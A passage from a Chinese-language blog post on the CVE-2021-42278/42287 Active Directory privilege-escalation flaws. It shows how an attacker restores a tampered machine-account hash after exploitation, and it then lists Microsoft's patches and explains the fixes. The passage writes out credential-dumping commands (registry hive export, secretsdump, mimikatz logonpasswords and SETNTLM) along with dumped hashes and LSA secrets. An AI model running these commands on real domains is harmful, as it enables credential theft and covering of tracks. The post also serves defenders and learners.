但是现在并没有结束，由于我们修改了 Win10\$机器账号的哈希，这将导致 Win10 机器账号在活动目录中的密码和在本地注册表以及 lsass 进程中的密码不一致，这将导致 win10 机器重启后无法开机、脱域等情况！

如图所示，导出 Win10\$机器账号在活动目录中的哈希。

```
→ examples python3 secretsdump.py ad01.xie.com -k -no-pass -just-dc-user win10$
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
win10$:1155:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
[*] Cleaning up...
```

如图所示，导出 Win10\$机器账号 lsass 进程中的哈希。

```
msv :
  [00000003] Primary
  * Username : WIN10$
  * Domain   : XIE
  * NTLM     : 3db5e5e43b3b260de0b058d9b82523fe
  * SHA1     : 1946bc61a7b046c6692bef05911acb90c01e814d
tspkg :
wdigest :
kerberos :
ssp :
credman :
cloudap :      KO
```

可以看到 win10 机器账号哈希在活动目录中和 lsass 进程中不一致！这将导致 win10 机器重启后无法开机、脱域等情况！因此，我们得使这两者一致。可以如下操作：

首先我们需要获得 win10\$机器账号的原始哈希，这里有两种方法：

方式一

在目标 win10 机器上执行如下命令，将注册表中的信息导出这三个文件。

```
reg save HKLM\SYSTEM system.save  
reg save HKLM\SAM sam.save  
reg save HKLM\SECURITY security.save
```

如图所示，将注册表中的信息导出成文件。

```
c:\Users\hack.XIE\Desktop>reg save HKLM\SYSTEM system.save  
The operation completed successfully.  
  
c:\Users\hack.XIE\Desktop>reg save HKLM\SAM sam.save  
The operation completed successfully.  
  
c:\Users\hack.XIE\Desktop>reg save HKLM\SECURITY security.save  
The operation completed successfully.
```

将刚刚保存的三个文件放到 impacket 的 examples 目录下，使用 secretsdump.py 执行如下命令提取出文件里面的 hash。

```
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

如图所示，\$MACHINE.ACC 后面的 3db5e5e43b3b260de0b058d9b82523fe 就是原来的机器哈希。

```
+ examples python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x60bc7a1ea802eb2cb6b56e8d492aeda
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a88e5234d5a973dcf65f83edf2074c75:::
hack:1001:aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9:::
[*] Dumping cached domain logon information (domain/username:hash)
XIE.COM/hack:$DCC2$10240#hack#4e6ca2f39872379fd7b572b1cde7eacb
XIE.COM/Administrator:$DCC2$10240#Administrator#0046e80bf94638c869328266ecc84ee
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:605e85ab209ea7feacd16986fd3c4bb1d308e7fbdf576a8eb3b75a53d5aaffc7b3d070d521713ce00e930d7b139cfe74334ba7
280f53bd502836006f2f6a663b4c6149e74da7d364e3da9980da31de59894f671a7f7f880fe00e11e0cb1f6d7c81d185bffc2360e62c8335474c82a5fd59519a7bef8
13e76502828079a7febe1298202337c3bc9ee7883af96a13d2e50fa9f5e563b06bb5a60b686034a6c21123a2e645d9c61b5cf837f6db1ed447db3b4b1606090aa8225
b04cfec565cefd94c01ac31560b14240322a424c7dfbe19c68e07cea8846b93bc264c8ca364d818c4174a5cd67732c94898950cedc3c7
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:3db5e5e43b3b260de0b058d9b82523fe
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf44f0edbab3f917d7799781abe464feb2f2014f2
dpapi_userkey:0x1d2d49942929f77a9be46c5b8ea6a30e409a77d5
[*] NL$KM
0000 9F BD A0 0F 38 55 08 22 48 03 63 FD 93 B6 F4 98 ....8U."H.c....
0010 81 DA 93 E4 8F B5 BE C7 C3 02 40 B6 1F 95 5D 57 .....@...]]W
0020 02 EA DF 10 94 FF D4 16 C0 50 89 98 1D 5C 6C 3E .....P...\\>
```

方式二

在目标 win10 机器上执行如下命令使用 mimikatz 的 sekurlsa::logonpassword 模块从 lsass.exe 进程里面抓取 win10\$机器账号的原始哈希。

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

如图所示，可以看到 win10 机器的原始哈希为 3db5e5e43b3b260de0b058d9b82523fe。

```
msv :
  [00000003] Primary
  * Username : WIN10$
  * Domain   : XIE
  * NTLM     : 3db5e5e43b3b260de0b058d9b82523fe
  * SHA1     : 1946bc61a7b046c6692bef05911acb90c01e814d
tspkg :
wdigest :
kerberos :
ssp :
credman :
cloudap :      KO
```

恢复机器账号原始哈希

然后再次使用 mimikatz 执行如下命令利用 SAMR 协议调用 SamrSetInformationUser 接口来重置机器账号 win10\$ 的密码哈希为原值。

mimikatz.exe

#重置 win10\$ 机器账号的哈希为原值

```
lsadump::SETNTLM /server:10.211.55.4 /user:win10$ /ntlm:3db5e5e43b3b260de0b058d9b82523fe
```

如图所示，可以看到已经恢复 win10 机器账号的原始哈希了。

```
c:\Users\hack.XIE\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # lsadump::SETNTLM /server:10.211.55.4 /user:win10$ /ntlm:3db5e5e43b3b260de0b058d9b82523fe
NTLM      : 3db5e5e43b3b260de0b058d9b82523fe

Target server: 10.211.55.4
Target user   : win10$
Domain name   : XIE
Domain SID    : S-1-5-21-1313979556-3624129433-4055459191
User RID      : 1155

>> Informations are in the target SAM!
```

如图所示，再次查询活动目录中 win10\$ 机器账号的哈希，可以看到还原了！

```
→ examples python3 secretsdump.py ad01.xie.com -k -no-pass -just-dc-user win10$
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
win10$:1155:aad3b435b51404eeaad3b435b51404ee:3db5e5e43b3b260de0b058d9b82523fe:::
[*] Cleaning up...
```

漏洞预防和修复

微软已经发布了该漏洞的补丁程序，可以直接通过 Windows 自动更新解决以上问题，也可以手动下载更新补丁程序进行安装。

如图所示，是微软对于 CVE-2021-42278 漏洞不同系统版本的补丁。

发布日期 ↓	产品	平台	影响	严重性	Article	下载	Details
2021年11月9日	Windows Server 2012 R2	-	Elevation of Privilege	Important	5007247 5007255	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2012 (Server Core installation)	-	Elevation of Privilege	Important	5007260 5007245	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2012	-	Elevation of Privilege	Important	5007260 5007245	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)	-	Elevation of Privilege	Important	5007236 5007233	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2008 R2 for x64-based Systems Service Pack 1	-	Elevation of Privilege	Important	5007236 5007233	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2008 for x64-based Systems Service Pack 2	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2008 for 32-bit Systems Service Pack 2	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42278
2021年11月9日	Windows Server 2016 (Server Core installation)	-	Elevation of Privilege	Important	5007192	Security Update	CVE-2021-42278

如图所示，是微软对于 CVE-2021-42287 漏洞不同系统版本的补丁。

发布日期 ↓	产品	平台	影响	严重性	Article	下载	Details
2021年11月9日	Windows Server 2012 R2 (Server Core installation)	-	Elevation of Privilege	Important	5007247 5007255	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2012 R2	-	Elevation of Privilege	Important	5007247 5007255	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2012 (Server Core installation)	-	Elevation of Privilege	Important	5007260 5007245	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2012	-	Elevation of Privilege	Important	5007260 5007245	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)	-	Elevation of Privilege	Important	5007236 5007233	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2008 R2 for x64-based Systems Service Pack 1	-	Elevation of Privilege	Important	5007236 5007233	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2008 for x64-based Systems Service Pack 2	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42287
2021年11月9日	Windows Server 2008 for 32-bit Systems Service Pack 2	-	Elevation of Privilege	Important	5007263 5007246	Monthly Rollup Security Only	CVE-2021-42287

我们来对补丁进行分析，看看它是如何修复漏洞的。


1. 补丁-KB5008102 Active Directory 安全帐户管理器强化更改 (CVE-2021-42278)

安装了 CVE-2021-42278 补丁后，活动目录将针对没有管理员权限的域用户创建或修改的计算机帐户的 sAMAccountName 和 UserAccountControl 属性执行下面列出的检查：

(1) 用户和计算机帐户的 sAMAccountType 验证

当 objectClass=computer 或者是 computer 的子类时，该帐户的 UserAccountControl 属性标志位必须有 WORKSTATION_TRUST_ACCOUNT(域内机器)或者 SERVER_TRUST_ACCOUNT(域控)。

如图所示，是域内机器，其 UserAccountControl 属性标志位必须有 WORKSTATION_TRUST_ACCOUNT。




如图所示，是域控，其 UserAccountControl 属性标志位必须有 SERVER_TRUST_ACCOUNT。



当 objectClass=user 时，该帐户的 UserAccountControl 标志位必须有 NORMAL_ACCOUNT(域内用户) 或者 INTERDOMAIN_TRUST_ACCOUNT(与外部域信任连接的用户)。

如图所示，是域内用户，其 UserAccountControl 属性标志位必须有 NORMAL_ACCOUNT。



(2) 计算机帐户的 sAMAccountName 属性验证

UserAccountControl 标志位包含 WORKSTATION_TRUST_ACCOUNT 的计算机帐户的 sAMAccountName 属性必须以\$符结尾。当不满足时，活动目录将返回错误代码 0x523 ERROR_INVALID_ACCOUNTNAME。失败的日志将记录在系统事件日志中的 Directory-Services-SAM 事件 ID16991 中。

当上面两个验证不满足时，活动目录将返回一个 ACCESS_DENIED 的错误代码。失败的验证将记录在系统事件日志中的 Directory-Services-SAM 事件 ID16990 中。

2. 补丁-KB5008380 Authentication updates (CVE-2021-42287)

该补丁在 TGT 认购权证的 PAC 中添加了原始请求者的信息。然后在 TGS-REP 阶段，新的验证过程将会验证 TGT 认购权证的原始请求者信息是否与 TGS-REQ 中引用的帐户相同，以此来修复该漏洞。在打了该补丁后，PAC 将会被添加到所有域帐户的 TGT 认购权证中，包括以前拒绝 PAC 的帐户。

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：
https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



知识星球卡片，背景为橙红色。顶部有用户头像和昵称“谢公子”。中间部分展示了星球名称“域渗透攻防指南”、星主“谢公子”以及成员数量“60+”、内容数量“30+”和运营天数“306”。下方有书籍封面和描述：“书籍《域渗透攻防指南》官方知识星球。星球讨论与微软AD域相关攻防技术，大家相互交流互相学习，共同进步成长。”底部左侧显示“现价：¥199”和“微信扫码加入星球”，右侧是一个二维码。底部有“知识星球”和“谢公子学安全”的标识。

谢公子

我加入了这个星球，邀你一起学习

 **域渗透攻防指南**
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家相互交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球 谢公子学安全

参考：

<https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html>

<https://exploit.ph/more-samaccountname-impersonation.html>

<https://www.thehacker.recipes/ad/movement/kerberos/samaccountname-spoofing>

<https://msrc.microsoft.com/update-guide/zh-cn/vulnerability/CVE-2021-42278>

<https://msrc.microsoft.com/update-guide/zh-cn/vulnerability/CVE-2021-42287>

